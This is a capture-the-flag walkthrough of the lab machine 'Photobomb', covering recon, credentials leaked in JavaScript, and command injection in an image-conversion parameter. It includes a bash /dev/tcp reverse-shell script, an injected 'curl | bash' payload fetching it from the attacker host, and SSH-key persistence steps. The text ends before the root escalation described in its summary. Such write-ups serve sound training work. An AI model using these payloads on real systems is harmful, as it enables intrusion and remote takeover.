Photobomb
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port80serves a web app (photobomb.htb) with a login. The JavaScript source leaks cleartext Basic Auth credentials (pH0t0:b0Mb!). Inside, an image-download utility shells out toconvertbehind the scenes, and thefiletypeparameter isn't sanitised: command injection giving RCE and a reverse shell aswizard(user). Forroot,sudo -lshows/opt/cleanup.shrunnable asrootwithSETENV; the script callsfind(and[) without an absolute path: PATH hijacking.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.182
64 bytes from 10.10.11.182: icmp_seq=1 ttl=63 time=... msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A full scan of all 65535 TCP ports (launched from a .zshrc function that wraps nmap) returns just two open, 22 and 80:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.182 -oG scan
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds
To carry those two ports into the next command without retyping them, extractPorts reads them from the scan file and leaves them on the clipboard:
extractPorts scan
Extracting information ...

    IP Address: 10.10.11.182
    Open ports: 22,80

Ports copied to clipboard
The remaining 65533 come back closed (reset), meaning the host answers with RST instead of swallowing the packets: there is no firewall in front, the surface is simply small. Version detection confirms a non-vulnerable OpenSSH and an nginx that redirects to a domain:
nmap -p22,80 -sCV 10.10.11.182
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_  256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://photobomb.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The line that drives the work is the http-title: Did not follow redirect to http://photobomb.htb/. The server does not answer with the site but with a redirect to a name, so there is virtual hosting and nothing is visible until it resolves. We add photobomb.htb to /etc/hosts:
nano /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.182    photobomb.htb
HTTP - TCP 80 (credentials in the source)
whatweb describes the site without flagging anything usable, and that is information too: no CMS, no recognisable framework, no odd headers beyond the security ones:
whatweb http://photobomb.htb

http://photobomb.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.182], Script, Title[Photobomb], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]Wappalyzer adds one piece that does matter: under Security it lists Basic, meaning the application uses HTTP basic authentication. And the page itself spells it out: there is a click here! link and, in brackets, "the credentials are in your welcome pack".
Before guessing those credentials blindly, we read the source, which on a site this small can be read end to end in one pass. The HTML hides nothing, but it loads a JavaScript of its own:

<script src="photobomb.js"></script>
...
<p>To get started, please <a href="/printer" class="creds">click here!</a> (the credentials are in your welcome pack).</p>
A link with class creds pointing at /printer and a custom .js next to it: that file has to be opened. And there sits the prize, a telling comment and a URL with embedded credentials:

function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them ...
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
The credentials pH0t0:b0Mb! sat in cleartext inside the JS (a textbook credentials in source case).
A dirsearch finds no new paths, but it does return one line worth reading properly:
dirsearch -u http://photobomb.htb/ --exclude-status=403,404
[14:06:36] 200 -   11KB - /favicon.ico
[14:06:55] 401 -  590B  - /printer

Task Completed
That 401 on /printer is not a scan failure: it confirms the route exists and is protected by authentication, exactly the one we hold. Out of 11460 words tried, the only door is the one we already knew about.
The landing page's click here! link is precisely the one pointing at /printer, and following it makes the browser ask for credentials over basic authentication. They are the ones we just read in the JS:

http://photobomb.htb
This site is asking you to sign in.

Username: pH0t0
Password: b0Mb!
Shell as wizard
Command injection in the image utility
Authenticated, we reach /printer: a utility with a photo gallery, a file-type dropdown and a row of sizes, from 30x20 - micro SD card up to 3000x2000 - mousemat. We download the same photo at both extremes:

And there the tell shows up: the 3000x2000 one takes noticeably longer before it starts coming down, not while it comes down. A big file taking longer to transfer is normal; the wait happening before the first byte is not. That means the server is generating the image on the fly, and the immediate suspect is an ImageMagick convert behind the scenes. It can be checked locally with the same tool and a time:
time convert photo_30x20.png -resize 600x600 photo_600x600.png
time convert photo_30x20.png -resize 3000x2000 photo_big.png
# -resize 600x600     real 0.18s
# -resize 3000x2000   real 1.40s
The behaviour matches: the time grows with the requested size. And where a system command is fed user-controlled parameters, there may be command injection.
We intercept the request with Burp to see exactly what gets sent:

POST /printer HTTP/1.1
Host: photobomb.htb
Content-Type: application/x-www-form-urlencoded
Authorization: Basic cEgwdDA6YjBNYiE=

photo=mark-mc-neill-4xWHIpY2QcY-unsplash.jpg&filetype=png&dimensions=30x20
HTTP/1.1 200 OK
Content-Type: image/png
Content-Length: 1821
Content-Disposition: attachment; filename=mark-mc-neill-...Three fields under our control (photo, filetype, dimensions) and a response that is the generated image. The Authorization: Basic cEgwdDA6YjBNYiE= is just pH0t0:b0Mb! in base64, which is all Basic Auth ever does. We try injecting ;sleep 5 field by field to see which one runs (a time-delay technique):
# injection in photo (doesn't work, sanitised)
time curl 'http://photobomb.htb/printer' -d 'photo=...jpg;sleep+5+#&filetype=png&dimensions=30x20' -H 'Authorization: Basic cEgwdDA6YjBNYiE='
# injection in filetype (works)
time curl 'http://photobomb.htb/printer' -d 'photo=...jpg&filetype=png;sleep+5+#&dimensions=30x20' -H 'Authorization: Basic cEgwdDA6YjBNYiE='
# photo  → "Source photo does not exist."   real 0.52s   (doesn't run)
# filetype → "Failed to generate a copy..."  real 7.47s   (sleep 5 ran)
The photo parameter is sanitised, but filetype is not: the 7.47 s delay confirms the sleep 5 ran. We have RCE.
Reverse shell
To dodge special-character issues, we drop the reverse-shell one-liner in a script and serve it over HTTP; the injection only needs a curl ... | bash:
nano revshell.sh
cat revshell.sh
python3 -m http.server 80
sudo nc -nlvp 443
File: revshell.sh
1  #!/bin/bash
2
3  bash -c 'bash -i >& /dev/tcp/10.10.16.6/443 0>&1'

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

listening on [any] 443 ...
The payload, injected into filetype of the POST /printer request:

photo=...unsplash.jpg&filetype=png;curl+http://10.10.16.6/revshell.sh|bash+#&dimensions=30x20That trailing # is not decoration: it comments out the rest of the line the server was about to build, so whatever follows our injection cannot break the command. On sending it, both windows move at once, the HTTP server logs the script download and the listener catches the connection as wizard:

10.10.11.182 - - [10/Oct/2025 14:51:51] "GET /revshell.sh HTTP/1.1" 200 -

connect to [10.10.16.6] from (UNKNOWN) [10.10.11.182] 43234
bash: cannot set terminal process group (692): Inappropriate ioctl for device
bash: no job control in this shell
wizard@photobomb:~/photobomb$ whoami
wizard
Both bash warnings are the usual ones in a shell without a TTY: there is no controlling terminal, so there is no job control (no Ctrl+C or Ctrl+Z without killing the session). Since 22 is open, instead of fighting the upgrade we generate a key pair and log in over SSH, which gives a full session and doubles as persistence:
ssh-keygen
cat /home/wizard/.ssh/id_rsa.pub > /home/wizard/.ssh/authorized_keys
chmod 600 /home/wizard/.ssh/authorized_keys
cat /home/wizard/.ssh/id_rsa      # copied over to the Kali box
